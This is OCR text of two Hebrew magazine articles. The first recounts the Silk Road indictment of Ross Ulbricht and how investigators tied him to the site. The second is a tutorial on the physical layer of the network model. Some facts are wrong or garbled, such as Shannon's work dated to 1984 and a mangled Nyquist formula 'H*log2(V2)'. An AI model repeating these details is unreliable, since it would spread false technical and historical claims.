
שמקליטות את כל מה שמוקלד במחשב) ומספרי כרטיסי אשראי פעילים, סייע בהלבנת כספים ותיווך מכירה והזמנה של מסמכי מדינה מזויפים. קרוב למליון משתמשים היו לאתר ערב מעצרו של אולבריכט, מה שהביא גם לסגירת האתר. על פי מעקב ה-FBI, נערכו בו מליון ורבע פעולות בביטקוין במשך חצי השנה שקדמה למעצר. בקיצור, סצנה רוחשת.

בנוסף, טוען כתב האישום, רוברטס הזמין במרץ 2013 רצח של אדם שאיים לחשוף שמות של אלפי משתמשים בדרך המשי.

Date/Time	Total Bitcoins	Approx. USD
9/14/2013 6:00 UTC	18205.50649	$2,548,770.91
9/14/2013 12:00 UTC	17420.92877	$2,438,930.03
9/14/2013 18:00 UTC	17088.67959	$2,358,237.79
9/15/2013 0:00 UTC	13950.06159	$1,911,158.44
9/15/2013 6:00 UTC	16143.52567	$2,195,519.49
9/15/2013 12:00 UTC	15955.46307	$2,217,809.37
9/15/2013 18:00 UTC	16069.43546	$2,233,651.53

[מחזור ימי ממוצע ערב סגירת דרך המשי]

ועכשיו לסיפור



עד כאן ההאשמות. אבל מה הוליך לכתב האישום מסמר השיער הזה ומיהו בכלל רוס אולבריכט? צעיר בן 28, בעל תואר שני בפיסיקה ומאמין בתיאוריות אנרכיסטיות.

אולבריכט התגורר בשכירות משנה בסן פרנסיסקו תחת השם המזויף ג'ושוע טרי. הצעיר השקט לא עורר תשומת לב אצל שותפיו, מאחר שהיה קבור רוב היום מול המחשב הנייד שלו ועסק לדבריו בסחר בשערי חליפין של מטבעות. כמה הופתעו לגלות יום אחד בעיתון שהשכן שלהם נעצר והואשם כמוח שמאחורי רשת הסחר בסמים האינטרנטית הגדולה בעולם. אוניברסיטת דאלאס אגב מיהרה להתנער ממנו וימים ספורים לאחר המעצר מחקה סימנים ללימודיו אצלה, צעד שהודתה בו אחר כך.

באוגוסט 2013, שבועים לפני שנעצר, התראיין אולבריכט באופן אנונימי לאנדי גרינברג מהעיתון פורבס וטען שלא מדובר רק בסחר בסמים והרצון להתעשרות (והאמת היא שלמרות שצבר כסף רב, המשיך לחיות בצניעות רבה. ואולי סתם היה קמצן חולני, שכן בראיון התפאר שיום אחד ייכנס לרשימת ה-500 של פורבס), אלא בלחימה לחופש ממרות המדינה וברצון לאפשר לאנשים לבחור באופן חפשי כל מה שהם רוצים לצרוך. "ניצחנו את הקרב על הסמים בזכות הביטקוין", כתב רוברטס בראיון, שנערך בתקשורת מאובטחת. את כינויו-Dread Pirate Roberts, שאב מסיפור הפנזטיה The Princess Bride וטיפח בחדווה את ההערצה מצד משתמשי האתר שראו בו מושיע, גיבור צ'ה גווארה שלנו, מייצר מקומות עבודה וכו'.

אולבריכט היה סטודנט מבריק למדי. בתואר הראשון זכה במלגות שכיסו את כל לימודיו ואת התואר השני בפנסילבניה (Penn state) העביר כעוזר מחקר וכתב את התזה שלו בהנדסת חומרים. בתקופת לימודיו היה גם פעיל פוליטית והשתתף בוויכוחים ציבוריים (debates) על תאוריות כלכליות. הוא נודע כליברטריאני וגם בדרך המשי הרצה את משנת החופש שלו בדבר מיזעור כוחה של המדינה למען מתן אפשרות לפריחת יצירתיות אנושית.

לאחר תום לימודיו עבר לסן פרנסיסקו ונטש את הפיסיקה. הוא אף הודיע על השינוי בדרכו בדף הלינקדאין שלו (שתמונת מסך ממנו מופיעה למעלה).

בחודשיים הראשונים בסן פרנסיסקו התגורר בדירה של חבר בשכונת Hayes Valley, ככל הנראה רנה פינל (Pinnell). פינל אגב לא ידע דבר על פעילותו של אולבריכט וסבר שהוא מתקיים מסחר בביטקוין, כשלעצמה פעילות חוקית.

הוא החל לפעול מקפה אינטרנט ולנהל את פעילותו משם. לאחר אותם חודשיים, עבר לשכונת West Portal, שם גם ניסה לשלוח לעצמו מסמכי זיהוי מזויפים. מסמכים רשמיים מזויפים אגב הם גם מוצר שנמכר בדרך המשי ואולבריכט היה כנראה לקוח של אחד מסוחרי האתר שלו עצמו.

בעקבות כך הגיעו אליו אנשי המכס וההגירה, מולם נאלץ להזדהות בשמו האמיתי, אולם עדיין לא קישרו בינו ובין דרך המשי. לכיתדו אירעה לבסוף בספריה הציבורית של Glen Park, שבחיבור האינטרנט שלה השתמש. מקום כל כך סמלי ללכוד בו חנון.

הפעילות

סוכני ה-FBI ישבו לו כל הזמן על הזנב ורק חיכו לאיסוף מספיק הוכחות. בין השאר, כפי שמצוטט בכתב האישום, דגמו פעילות כלכלית בחשבונו ביום רגיל אחד בקיץ 2013 ומצאו שבאותו יום בלבד הרוויח

אולבריכט יותר מ-19,000$ בעמלות. כלומר, אולבריכט היה מליונר. אמנם בביטקוין ואם היה פודה זאת בדולרים, מן הסתם היה נשאל שאלות על מקור הכסף, אבל בכל זאת מליונר.

חלק מכתב האישום מתייחס לניסיון חיסול לכאורה של אחד ממשתמשי האתר.

מעשה שהיה כך היה: משתמש באתר בעל הכינוי FriendlyChemist יצר קשר עם אולבריכט במרץ 2013 וטען שיש לו רשימה של משתמשים וסוחרים באתר והוא יפרסם אותה אלא אם יקבל כופר של חצי מליון דולר.

אולבריכט דרש הוכחות ו-FriendlyChemist שלח דגימה של כמה מאות שמות. אולבריכט הבין שזה רציני. הוא גם הבין שאם ישלם את הסכום, תבוא דרישה נוספת בעתיד ולכן החליט לאתר את הסחטן ולרצוח אותו. הוא יצר קשר עם מי שטען שהוא רוצח שכיר, משתמש בעל הכינוי redandwhite וניהל איתו משא ומתן על חיסולו של FriendlyChenist.

המשא ומתן התקדם. לאולבריכט נודע ש - FriendlyChemist הוא קנדי מהעיר White Rock בקולומביה הבריטית, נשוי עם שלושה ילדים. הרוצח השכיר redandwhite קבע שני מחירים: חיסול נקי ב-300,000 דולר (כלומר, כזה שייראה כמו תאונה) או חיסול לא נקי ב-150,000 דולר. אולבריכט שוב שלף את עקרונותיו הנעלים: לא אכפת לי שהחיסול לא יהיה נקי כתב לרוצח. FriendlyChemist הפר את עקרון האנונימיות, שעומד ביסודה של דרך המשי. אכן, הכינוי שנתנו לו חסידיו כצ'ה גווארה לא היה רחוק מהמציאות ואני מתכוון לקטלניות שהאחרון היה מוכן להפעיל בשם אידאולוגיה (לכאורה, הכל לכאורה).

אחרי מיקוח, הם סגרו על 150,000 דולר והכסף הועבר בביטקוין. באותו ערב, redandwhite שלח הודעה: האיש לא יסחט אותך יותר ואף שלח תמונה של הקורבן אחרי הרצח. אולרבריכט הודה לו בחום. חקירת ה-FBI לא העלתה עם זאת שום מקרה רצח ידוע ב-White Rock, מה דמפחית את האישום לניסיון לרצח, שכן אולבריכט מבחינתו הלך עד הסוף.

אני מודה שמה שלא מובן לי הוא איך פסקו ההודעות על הסחיטה, שכן אם redandwhite רימה את אולבריכט ולא רצח אף אחד, הרי שלכאורה הסחטנות היתה אמורה להמשיך. קיימת כמובן אפשרות שהרוצח השכיר redandwhite הוא עצמו הסחטן, אולם אפשרות זו אינה נראית סבירה, מאחר שאולבריכט פנה אליו במקרה לאחר קבלת הודעת הסחיטה, כאחד מתוך רוצחים שכירים רבים באתר, או כאלו שמציגים עצמם ככאלה.

ימים ראשונים

זמן קצר לאחר ההודעה בלינקדאין על שינוי מטרות שמטרתן להביא חופש לעולם על ידי שחרורו מאלימות הנכפית על ידי המדינה (קיצור של תרגום חפשי), הופיעה בינואר 2011 פורום של אתר פטריות ההזיה Shroomery הודעה נלהבת של משתמש בשם altoid שטען שהוא "נתקל במקרה" באתר שניתן להגיע אליו דרך TOR. "זהו אתר שמאפשר לכם לקנות ולמכור פטריות באופן אנונימי. חשבתי לקנות שם, אבל רציתי לשאול קודם מה דעתכם ואם מישהו כבר עשה בו שימוש" שואל בהיתממות חבר הפורום. "אפשר להגיע לשם על ידי כניסה לאתר silkroad420.wordpress.com משם תועברו לאתר" הוא מסביר.

מעקב אחרי ההיסטוריה של אותה כתובת בוורדפרס מגלה שהכתובת נרשמה ארבעה ימים לפני אותו פוסט על ידי משתמש בשם altoid, שביצע את הרישום באמצעות שימוש אנונימי ברשת ב-TOR. כלומר, לכאורה זהו אותו משתמש שכתב את ההודעה בפורום. במילים אחרות, מישהו שרצה לקדם את דרך המשי על ידי כתיבת הודעה מתעניינת, שיטה מוכרת ובדוקה לקידום אוביקטיבי לכאורה באמצעות פורומים.

מספר ימים אחר כך, באתר Bitcoin Talk, הופיעה הודעה של altoid בשרשור שעסק בקניה ומכירת סמים באמצעות TOR. גם שם הודיע altoid על הדרך להגיע לדרך המשי באמצעות אותה כתובת בוורדפרס. באותו עמוד היו הנחיות לשימוש ב-TOR, עבור מי שלא מכיר את הדארקנט.

אבל איך מקשרים את altoid לאולבריכט?

שמונה חודשים אחרי אותם שני פוסטים בודדים, altoid מפרסם מודעה בה הוא מודיע כי הוא מחפש מומחה מערכות מידע כדי לפתח מיזם מבוסס ביטקוין. את העונים למודעה הוא מפנה ללא פחות מאשר הג'י מייל הפרטי שלו שעונה לכתובת, תחזיקו חזק - rossulbrict@gmail.com. בינגו, הקישור נעשה.

אני לא משפטן, אבל מנחש שכל אלו אינם מספיקים כדי להרשיע את אולבריכט. אחרי הכל, הוא יכול לטעון כי גם אם הוא altoid, הוא בסך הכל התענין בדרך המשי ולא קידם אותו כאתר שלו וכן, עצם העובדה שפרסם מודעה עם הג'ימייל הפרטי שלו רק מעצימה את העובדה שהוא פעל ללא דופי, שכן שמר על פרופיל גלוי. וכן - מותר לאדם לפתח מיזם סחר בביטקוין, כשלעצמו המטבע חוקי.

אבל ב-FBI לא טמבלים. הם המשיכו לחפש קישורים נסיבתיים. נבירה בחשבון גוגל+ של אולבריכט (שם גם הופיעה תמונה שלו. ייתכן שהחשבון גם אומת טלפונית, מה שנהוג בגוגל, הוכחה לכך שהוא שלו) הצביעה על קישור ל-mises.org. זהו מוסד אקדמי באוסטריה, הקרוי על שם לודוג פון מיזס, שבין השאר מקדם את התיאוריה הליברטריאנית הכלכלית, שרוס מאמין בה בדבר מינימום התערבות מדינה וחופש

מקסימלי ליחידים. אולבריכט היה משתמש רשום באתר. החתימה של המשתמש בשם דרך המשי באתר דרך המשי כללה תמיד את הקישור למכון Mises. בפוסטים רבים התייחס המשתמש דרך המשי (מי שהפך אחר כך ל-Dread Pirate Roberts) לאידאולוגיה של מיזס וכלכלן נוסף בשם רוטבארד, כבסיס לפעולה של דרך המשי.

שוב, אני לא משפטן, אבל נראה לי שזה כבר מתחיל להיראות אלגנטי יותר ויותר, הדרך בה ה-FBI קושרת את רוס לזהות של מפעיל ומייסד דרך המשי. כי אם אחד זהה לשלוש (אולבריכט הפיזי לאולבריכט של ג'ימייל ו-altoid, אוהד של התאוריות של מיזס) ושתיים זהה לשלוש (כלומר המשתמש דרך המשי ל-altoid ולאוהד מיזס), אז כנראה אחד זהה לשתיים (אולבריכט הוא altoid הוא משתמש המכונה דרך המשי, שהפך באופן ידוע ל-Dread Pirate Roberts).

מתחמם

ה-FBI הצליח לגלות, באמצעות נתונים שקיבל מגוגל (העובדה שהאחרון לא שומר על הפרטיות שלנו כבר ידועה לכל) שהכניסות לניהול אתר דרך המשי נעשו מאינטרנט אלחוטי בבית קפה בסן פרנסיסקו, הסמוך למקום מגוריו הידוע של אולבריכט.

רישום נוסף, שהגיע מחברת קומקאסט (עוד חברה שלא שומרת על הפרטיות שלכם), ספקית תשתית אינטרנט, מגלה שכניסה לניהול האתר התרחשה מכתובת IP של לקוח קומקאסט, שידוע כחבר של אולבריכט. כתב האישום אינו מפרט מיהו אותו חבר, אך אנדי גרינברג מפורבס מנחש שמדובר בפינל עליו ספרנו קודם, אצלו אולבריכט התגורר בחודשים הראשונים אחרי הגעתו לסן פרנסיסקו.

הטבעת מתהדקת

מפעיל דרך המשי, או אולבריכט, אם אתם מאמינים בכך, שמר על זהירות רבה בדרך לניהול האתר. בדיעבד, הזהירות הזו היתה בעוכריו ופעלה כחרב פיפיות נגדו:

הכניסה למימשק הניהול של האתר היתה מוגבלת לכתובת IP אחת מסוימת, כלומר רק ממנה נתן לנהל את האתר.

זה טוב, אבל אם עולים על אותה כתובת, זה גם מפליל, כי זה אומר שאתה מנהל את האתר... חקירה העלתה כי הכתובת הולכת לרשת וירטואלית - VPN. עכשיו, רשת וירטואלית זה דבר נפלא ויודע להסתיר אותך נהדר, אלא אם החברה שספקה לך את הרשת הוירטואלית לא מסגירה אותך...

היא כן.

אותה חברה, ששמה לא מוזכר בכתב האישום, סיפקה ל-FBI את כתובת ה-IP האמיתית שעומדת מאחורי הרשת הוירטואלית. אותה כתובת מוליכה לקפה אינטרנט ברחוב לגונה בסן פרנסיסקו, אותו קפה אינטרנט שאולבריכט פעל ממנו.

[המסמכים המזויפים של אולבריכט. מתוך סופט-פדיה]

ביולי 2013, בבדיקת מכס שגרתית, נתפסו מסמכים מזויפים שנשלחו בדואר לאולבריכט. סוכני מכס והגירה נשלחו לביתו והראו לו את המסמכים המזויפים, כדי לחקור את הקשר שלו אליהם. הוא הציג לפניהם את מסמכיו האמיתיים והתוודה בפניהם שהוא משתמש בשם אחר אל מול שותפיו לדירה. בסדר, כולה קרא לעצמו ג'וש.

מה שמענין יותר ומחזק את הקשר בין אולבריכט ל-DPR, מפעיל דרך המשי הוא, שמעט זמן קודם לכן אותו משתמש גילה ענין בהשגת מסמכים מזויפים ורכש אותם מאחד הסוחרים שלו באתר. הוא גם הסביר, שעליו להגדיל את כמות השרתים שברשותו ולעשות זאת שלא באמצעות שמו האמיתי. כאשר סוכני ההגירה פגשו את אולבריכט עם המסמכים המזויפים, הפטפטן חסר הניסיון אף הודה בפניהם שניתן לרכוש סמים באמצעות רשת TOR. סתם, לא מרשיע כשלעצמו, אבל די אידיוטי לומר זאת.

בערך באותה תקופה אולבריכט התענין, עם המייל האמיתי שלו, בפורום תכנתים מוכר, בדרך להתחבר ל-TOR באמצעות קוד פתוח. הוא התלונן שאינו מצליח וביקש עזרה. נכון, גם זה לא מרשיע כשלעצמו. לכן קראתי לראש הפרק הזה "הטבעת מתהדקת."

ואז קרה עוד אירוע נסיבתי, שהראה שה-FBI יושבים לו באמת על הוריד ומתעדים ומשווים כל פעולה שלו:

ראשית, הגישה ל-TOR מדרך המשי נעשית באותה שיטה בה היא תוארה בפוסט בו DPR ביקש עזרה. שנית, חודשים מספר לאחר הגשת אותה שאילתה בפורום התכנתים, DPR החליף את פרטיו והכניס את המייל הבלתי קיים frosty.com בתור המייל שלו. זה עוד מילא, אנשים רבים עושים זאת. אבל השימוש ב-frosty@frosty נעשה בתוך דרך המשי עצמה כדי להתחבר באמצעות חיבור מאובטח מוצפן (SSH). חיבור כזה נושא תמיד מבנה קבוע, הכולל בתוכו את שם המחשב המתחבר ב-SSH ואחרי סימן ה-@, שם השרת אליו הוא מתחבר. אולבריכט היה יכול לטעון שהכל נכון, אבל הוא אינו המשתמש מהפורום. דא עקא, הוא חיבר את עצמו לפורום ול-Frosty, בכך שהשתמש במייל האמיתי שלו חודשים לפני כן עבור אותו חשבון.

כן, יכול להיות שכל זה הוא מקריות מדהימה וצירוף נסיבתי שיכול לשלוח אדם חף מפשע לכלא . ייתכן גם שמישהו, ערום ומתוחכם, גנב את זהותו של אולבריכט ופועל בשמו מקפה אינטרנט ליד מקום מגוריו של הפיסיקאי המחונן. יכול להיות. נכון לזמן כתיבת שורות אלה, אולבריכט עוד לא הורשע.

[שלא תחשבו לרגע שזה הסוף של דארקנט. מתוך ויקיפדיה]

פרולוג ותהיות

אולבריכט לא נתפס על חם. שימו לב כי כל כתב האישום הוא נסיבתי ובנוי כמו תשבץ, אבל בשום מקום לא נתפס עם מחשב פתוח, בעודו מפעיל את האתר, לפחות על פי כתב האישום.

אולבריכט כאמור (מרץ 2014) כופר בכל ההאשמות ומענין אם הוא יורשע על בסיס כל אלה.

סביר להניח שכתב האישום לא מגלה לנו את הכל. אחרי הכל, הוא פתוח לציבור (משם שאבתי את המידע לרשומה הזו) ומן הסתם נותח על ידי אנשים נוספים. השמועה בפורומים טוענת שה-FBI ניצל פירצה ב-TOR. הפריצה תוקנה אחרי לכידתו, אבל מי יתקע לידנו שאין עוד כאלה?

על פי כתב האישום, הכל החל בזה שמשתמש בשם altoid המליץ על דרך המשי. הקשירה של המשתמש הזה למייל הפרטי של אולבירכט נעשתה די בקלות ומשם הכל זרם.

אבל איך החלה ההתמקדות באותה הודעה קצרה של אולבריכט ב-Shroomery? הרי זה האם-אמא של המחט בערימת השחת: בכל יום מתפרסמות מאות אם לא אלפי סקירות והמלצות על אתרי דוארקנט אמינים יותר או פחות ב-reddit. ההתמקדות בהודעה הבודדת של אולבריכט נראית הגיונית למתבונן מן הצד, אבל לחלוטין לא סבירה כאשר חושבים על כמות המידע הדומה שרצה ברשת בכל רגע נתון. זה מגביר את החשד שכתב האישום מסתיר מקורות מידע נוספים להגעה לאולבריכט.

מהם אותם מקורות מידע?

- סוכנים שהצליחו להתקרב לאולבריכט דרך התחזות לסוחרים ומנהלי משנה באתר?
- מעקב פיזי אחרי שרתים?
- פרצות ו-backdoors במערכות המבטיחות אנונימיות לכאורה?
- כל התשובות נכונות?

כנראה שאף פעם לא נדע...

על המחבר


יורם שפר, יוצר סרטי תעודה מאז 1997 לערוצים בישראל ובעולם, יוצר סרט על הדארקנט ומחפש אנשים שיספרו על חווית הדארקנט שלהם. סודיות, במקרה הצורך, מובטחת. פרטים נוספים באתר הסרט:
http://www.darknetmovie.net/

השכבה הפיזית של מודל השכבות

מאת ניר גלאון

מבוא

מאמר זה מתמקד בשכבה הפיזית של מודל השכבות, אנו מתחילים מהשכבה הראשונה (מלמטה), הלא היא השכבה הפיזית. במאמר זה אבצע סקירה מלאה של השכבה ואפרט את הנושאים הבאים:



- הבסיס התיאורטי של תקשורת הנתונים.
- התמסורת.
- תמסורת אלחוטית.
- תקשורת לווינים.
- אפנון וריבוב דיגיטליים.
- רשת הטלפוניה הציבורית.
- מערכת הטלפוניה הסלולרית (תאית).
- טלוויזיה וכבלים.

אז לפני שאנחנו מתחילים, מהי השכבה הפיזית?

השכבה הפיזית מגדירה את החשמל, הזמן ועוד ממשקים שונים בהם הביטים (bits) נשלחים כאותות (signals) על ערוצי תקשורת (channels). השכבה הנ"ל הינה הבסיס עליו בנויה הרשת. מידע יכול לעבור על גבי חוטים באמצעות נכסים פיזיים שונים כמו מתח או זרם, ועל ידי ייצוג שונה של ערכים במתח או בזרם באמצעות פונקציה בעלת ערך אחד של זמן, נקרא לה f(t), אנחנו יכולים למדל את ההתנהגות של האות ולנתח אותו מתמטית.

הבסיס התיאורטי של תקשורת הנתונים

טורי פורייה

דבר ראשון, חשוב להבין כי ניתן לקודד מידע ספרתי באמצעות ערכים בדידים כפונקציה של הזמן. לדוגמה, שידור ברמת מתח אחת ייצג את הסיבית 1 ושידור ברמת מתח אחרת ייצג את הסיבית 0 (לא

רמת מתח 0 - אין מתח). סיפורנו מתחיל בתחילת המאה ה-19, כשהמתמטקאי הצרפתי Jean-Baptiste Fourier הוכיח כי כל פונקציה מחזורית בעלת מחזור שאורכו T, ניתנת לפירוק כסכום (אינסופי) של פונקציות סינוס וקוסינוס. לפיכך, אם נתייחס אל הגל האנלוגי שנוצר כאל פונקציה מחזורית אינסופית g(t) (כלומר פונ' הבנויה מתבנית בסיסית החוזרת על עצמה מידי T שניות) נוכל, באמצעות התאוריה של פורייה לקרב את הפונ' באמצעות סכום סופי של פונקציות גל (סינוסים וקוסינוסים) בתדרים שונים ואמפליטודות שונות (ככל שנסכום יותר איברים בפיתוח פורייה, כך נקבל פונ' קרובה יותר לפונ' המקורית, g(t).

הגבלת רוחב הפס של האותות

כמה מושגים יבשים להמשך:

רוחב פס (bandwidth) - למהנדסי אלקטרוניקה: זהו תחום התדרים שניתן להעביר בערוץ, רוחב זה נמדד ביחידות של הרץ (Hertz). רוחב הפס יכול להיות מוגבל בצורה מלאכותית (ע"י מסננים המונעים העברה של תחומי תדרים מסויימים, כפי שבזק ביצעה ברשת הטלפוניה שלה בשנות ה-90), או בצורה טבעית (תכונה של הערוץ הגורמת לעיוות אותות מעל תדר מסוים עד כדי שאינם ניתן לשחזור). למהנדסי מחשבים, רוחב פס זהו קצב הנתונים המירבי של הערוץ, ונמדד ביחידות של bits/sec (ראשי תיבות: bps).

קצב השידור בערוץ (transmission rate) - כמה סיביות ניתן לשדר בערוץ במשך שניה אחת. שימו לב כי קצב השידור תלוי במרחק בין התחנות, במהירות האיתות (מספר הפעמים בשניה שהאות המשודר יכול לשנות את ערכו), ובמספר האותות המשמשים לשידור הנתונים. קצב זה נמדד ביחידות של סיביות לשניה (bps).

- מידע דיגיטלי - מידע שיכול לקבל ערך מתוך קבוצה סופית של ערכים (לדוגמה מספר טלפון, ציון בבחינה וכד').
- מידע בינארי - זהו מקרה פרטי של מידע דיגיטלי, מידע בינארי יכול לקבל ערכים מתוך קבוצה של שני ערכים בלבד (לדוגמה כבוי/דולק, זכר/נקבה, 0/1).
- מידע אנלוגי - מידע היכול לקבל ערך מתוך קבוצה רציפה של ערכים (לדוגמה גל קול).

על מנת לאפשר את זיהוי האות המקורב שנשלח (שאנו מוציאים ע"י פיתוח פורייה), יש לשדר די רכיבים בפיתוח פורייה, על מנת שניתן יהיה לשחזר את האות שנשלח. ולפיכך לתקשורת כזו דרוש רוחב פס רחב, ואף אם הפס רחב דיו, שידור מספר רב של תדרים כאלו הוא בעייתי, השהיית ההתפשטות של האות וניחות (דעיכה) עוצמת האות תלויים בתדר שלו. ז"א שאם נשדר רכיבי תדרים רבים למרחק גדול, התדרים השונים יעוותו בצורה שונה (בגלל הפרשי הפאזה שבהם יגיעו והניחות השונה שנגרמים

מההבדלים בעוצמת האותות) ואין הבטחה כי ההרמוניות (או רכיב / איבר) יגיעו על פי הסדר שהן נשלחו דבר זה יקשה את הפענוח של המידע.

יש להבין כי עד כה עסקנו בניתוח של אותות דיגיטליים, ז"א שידור של 0 ו-1 כ-0 ו-1 (שידור של אות בינארי, כמו שניתן לראות בתמונה מצד שמאל), וכמו שראינו משימה זו קשה במיוחד. פתרון אפשרי לבעיית השידור של אותות דיגיטליים הוא ביצוע אפנון (modulation) של האותות האלו. (כדי לשדר את הגל משתמשים בגל נושא (לרוב גל סינוס) המאופנן לפי תדר, מופע, או אמפליטודה (או אפילו שילוב של שניהם, ונרחיב עליהם בהמשך)). * חשוב לציין כי אין תמסורת שיכולה לשדר אותות בלי לאבד כוח בתהליך.

החסמים של שנון ונייקוויסט

בתחילת 1924, מהדנס ב-AT&T בשם הארי נייקוויסט הבין כי גם לערוץ מושלם (ללא רעשים) יש יכולת שידור סופית (ז"א מוגבלת). נייקוויסט פיתח נוסחה לחישוב קצב השידור (קצב הנתונים) המקסימלי שניתן להעביר בערוץ בעל רוחב פס סופי (תחום תדרים סופי). נייקוויסט הוכיח כי קצב השידור המקסימלי בערוץ ללא רעשים ברוחב פס H בשימוש של V רמות מתח הוא: H*log2(V2). ז"א שבערוץ של kHz3 (קילוהרץ) לא ניתן להעביר אות בינארי במהירות הגדולה מ-6,000bps (סיביות לשניה) ע"פ נייקוויסט. בנוסף מצא נייקוויסט כי אם אות שרירותי רץ על רוחב פס בגודל B, ניתן לשחזרו באופן מושלם ומלא ע"י ביצוע של 2B דגימות בדיוק (כמות דגימות גדולה יותר הינה חסרת טעם). בשנת 1984, המשיך קלוד שנון את עבודתו של נייקוויסט והרחיב אותה גם למקרה של השפעת רעש רנדומלי על ערוץ תקשורת. כמות הרעש נמדדת ע"י היחס בין עוצמת האות לעוצמת הרעש או SNR (ראשי תיבות: Signal-to-Noise Ratio). אם נקרא לעוצמת האות S ולעוצמת הרעש N, אז יחס זה יהיה מיוצג ע"י S/N. בד"כ היחס מבוטא בעזרת סקאלה של log, אני לא אלאה אתכם ביחס עצמו, רק אציין כי היחידות של סקאלה הזו נקראות דציבלים (decibels - dB). לבסוף, התוצאה הגדולה של שנון היא קצב השידור המקסימלי של ערוץ עם רעש שרוחב הפס שלו (של הערוץ) מבוטא כ-B (הרצים) ויחס האות/רעש שלו הוא S/N. לדוגמה ADSL שמספקת אינטרנט על גבי רשת הטלפוניה, משמשת ברוחב פס בסביבות 1MHz. ה-SNR תלוי באופן מובהק במרחק של הבית מקופסת התקשורת (כש-SNR של 40dB למרחק קצר של 1-2 ק"מ נחשב לטוב מאוד). עם הנתונים האלו, הערוץ לעולם לא יוכל לספק יותר מ-13Mbps (הנוסחה של שנון: B*log2(1+S/N), הנוסחה לחישוב S/N היא: 10log10(S/N). שימו לב: החסם של נייקוויסט תלוי ברוחב הפס של הערוץ ובמספר הסיביות המיוצגות ע"י כל אות בלבד, והוא אינו תלוי ברעשים הקיימים בערוץ. רעשים נמדדים לפי היחס אות לרעש. ככל שיש יותר רעשים, כלומר היחס אות לרעש נמוך, כך החסם של שנון יהיה משמעותי יותר, שכן קצב השידור בערוץ יקטן בשל הרעשים שבו. לעומת זאת, בערוץ שבו היחס אות לרעש גבוה, החסם של נייקוויסט עשוי להיות נמוך יותר, כלומר, להגביל את קצב השידור בלא קשר לערכו של החסם של שנון. בערוץ מסוג זה, שבו החסם של נייקוויסט, שאינו תלוי כלל בעוצמת הרעשים, נמוך

מהחסם של שנון (ז"א שהוא המגדיר את קצב השידור המקסימלי. אנו תמיד נחשב את שני החסמים וניקח את הנמוך מביניהם), ניתן לומר שהרעשים בערוץ זניחים.


התמסורת

כדי להבין יותר לעומק את השכבה הפיזית, נציג בקצרה כמה אמצעי תחבורה פיזיים שלכל אחד מהם רוחב פס שונה, איחור (delay) שונה, עלות שונה, וקלות התקנה ותחזוקה שונים.

אמצעים מגנטיים (Magnetic media)


אחת הדרכים המקובלות ביותר להעברת מידע היא באמצעות כתיבה של המידע על סרט מגנטי או מדיה ניידת, והעברתה באופן פיזי אל היעד (לדוגמה באמצעות UPS) וקריאת הסרט המגנטי או הדיסק במחשב היעד. אמצעי זה אינו מתוחכם במיוחד אך לרוב הינו כלכלי מאוד, במיוחד עבור נפחים גדולים של מידע.

חוטים שזורים (Twisted pairs)




אחד מהתמסורות הישנות והנפוצות ביותר הוא חוטים שזורים (ראו תמונה מצד שמאל). חוט שזור מכיל 2 חוטי נחושת מבודדים (לרוב בעובי של 1 מ"מ) השזורים ביחד בדומה מאוד למולקולת DNA. השזירה מתבצעת כדי להבטיח כי הגלים מהחוטים השונים יבטלו זה את זה. ולרוב, האות הינו ההפרש במתחים של שני החוטים השזורים. מערכת הטלפוניה ו-ADSL יכולים לרוץ על חוטים אלו. חוטים שזורים יכולים לרוץ כמה קילומטרים ללא הצורך בהגברת האות, אך למרחק ארוך יותר, האות דועך ויש להשתמש ברפיטרים על מנת להגביר את האות בחזרה. רוחב הפס תלוי בעובי 